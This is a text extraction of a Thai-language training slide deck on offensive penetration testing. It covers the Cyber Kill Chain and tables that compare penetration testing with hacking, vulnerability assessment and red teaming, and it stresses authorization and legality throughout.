


ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)

Attack Surface



Secure System Development






ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)

❑ Attack Surface



Threat Actor






ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)

Attack Surface



Threat Actor





ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)

"Understand Attacker Technique and Mindset"






ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)

❑ Cyber Kill Chain


The **Cyber Kill Chain** is a **framework developed by Lockheed Martin** that outlines the **phases of a cyberattack**, from initial reconnaissance by an attacker to the final goal — data exfiltration, system compromise, or destruction.





ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)

❑ Delivery and Exploitation





ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)

❑ Installation and C&C




Threat Actor



Take control



Attack Surfaces
And Vulnerabilities




Targets




ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)

❑ Action Objective





ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)





ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)





ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)






ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)






ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)





ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)





ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)



VS



Penetration Testing

Hacking



ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)

Aspect	Penetration Testing	Hacking
Definition	A legal and authorized process to identify and exploit vulnerabilities for improving security.	An unauthorized attempt to gain access to systems or data for malicious or personal gain.
Intent / Purpose	To strengthen the system's defense and find vulnerabilities before attackers do.	To steal data, disrupt operations, or damage systems.
Goal	Improve system security and resilience.	Compromise or damage systems and data.
Authorization	Always performed with written consent from the system owner.	Performed without permission; considered illegal.
Legality	Fully legal and ethical under defined scope and contract.	Illegal and punishable under cybercrime laws.
Outcome	Produces detailed reports with identified vulnerabilities and recommendations.	Results in data theft, service disruption, or financial loss.
Approach / Methodology	Follows structured phases — reconnaissance, scanning, exploitation, reporting.	Often unstructured and opportunistic; aims to exploit weaknesses quickly.
Tools Used	Ethical hacking tools (e.g., Metasploit, Burp Suite, Nmap) with proper authorization.	Same or similar tools but used for malicious intent.
Time	Limited with Provided period	Unlimited (Anytime)



ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)

Aspect	Vulnerability Assessment (VA)	Penetration Testing (PT)
Definition	A systematic process of scanning, identifying, and classifying security vulnerabilities in a system.	A controlled and authorized simulation of real-world cyberattacks to identify and exploit vulnerabilities.
Objective	To discover and list potential security weaknesses in systems and applications.	To evaluate how deeply an attacker can exploit vulnerabilities and assess real-world impact.
Approach	Identify vulnerabilities using automated tools without active exploitation.	Exploit vulnerabilities manually or with tools to simulate real attacks.
Depth of Testing	Shallow — focuses on detection and reporting of vulnerabilities only.	Deep — includes exploiting vulnerabilities to gain access and demonstrate risk.
Tools Used	Nessus, OpenVAS, Qualys, Rapid7 InsightVM.	Metasploit, Burp Suite, Nmap, Hydra, Cobalt Strike.
Output / Deliverable	Report listing discovered vulnerabilities with severity ratings and patch recommendations.	Detailed report showing exploited vulnerabilities, attack paths, and business impact.
Frequency	Conducted regularly (e.g., monthly or weekly) to maintain up-to-date security posture.	Typically performed periodically (e.g., quarterly, annually) or after major system changes.
Time & Cost	Faster and less costly because it relies mainly on automation.	More time-consuming and expensive due to manual effort and expertise required.
Goal	To identify and fix known weaknesses before attackers find them.	To simulate real-world attacks and strengthen defenses.



ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)



Aspect	Penetration Testing (PT)	Red Teaming (RT)
Definition	A focused and authorized security test that simulates real-world attacks to find and exploit vulnerabilities in systems, applications, or networks.	A comprehensive, goal-based assessment that simulates real adversaries to test the entire organization's detection, response, and defense capabilities.
Objective	To identify and fix vulnerabilities before attackers exploit them.	To assess the readiness and effectiveness of people, processes, and technologies during a real-world attack simulation.
Scope	Narrow and predefined — focuses on specific systems or applications.	Broad and flexible — targets the entire organization's security posture.
Approach	Exploits vulnerabilities within defined scope using known techniques and tools.	Emulates advanced persistent threats (APTs) with stealth, persistence, and multi-vector attacks.
Focus Area	Technical vulnerabilities (e.g., software flaws, misconfigurations).	Organizational resilience — detection, response, and recovery.
Rules of Engagement	Clear scope, time frame, and system boundaries defined in advance.	Fewer constraints; realistic attack paths chosen by the red team to meet mission objectives.
Tools & Techniques	Metasploit, Burp Suite, Nessus, Nmap, etc.	APT-style toolkits, custom malware, social engineering, physical intrusion, C2 frameworks (e.g., Cobalt Strike).
Outcome	Report listing vulnerabilities and remediation steps.	Assessment of detection and response capability; often includes a purple team debrief.
Frequency	Periodic — quarterly or annually, or after major changes.	Occasional — performed as strategic exercises (e.g., once or twice a year).



ภาพรวมกระบวนการทดสอบการบุกรุก (Offensive)

Approaches to Penetration Testing

White box



- Full code access
- In-depth analysis
- Most time-intensive

Grey box



- Partial access
- Combines analyses
- Balanced effort and time

Black box




- No system access
- Simulates attacker behavior
- Fastest approach



ลงทะเบียนอบรม



วันที่ 3 พฤศจิกายน 2568 รอบเช้า



ประเด็นด้านกฎหมาย จรรยาบรรณ และการปฏิบัติตามข้อกำหนด



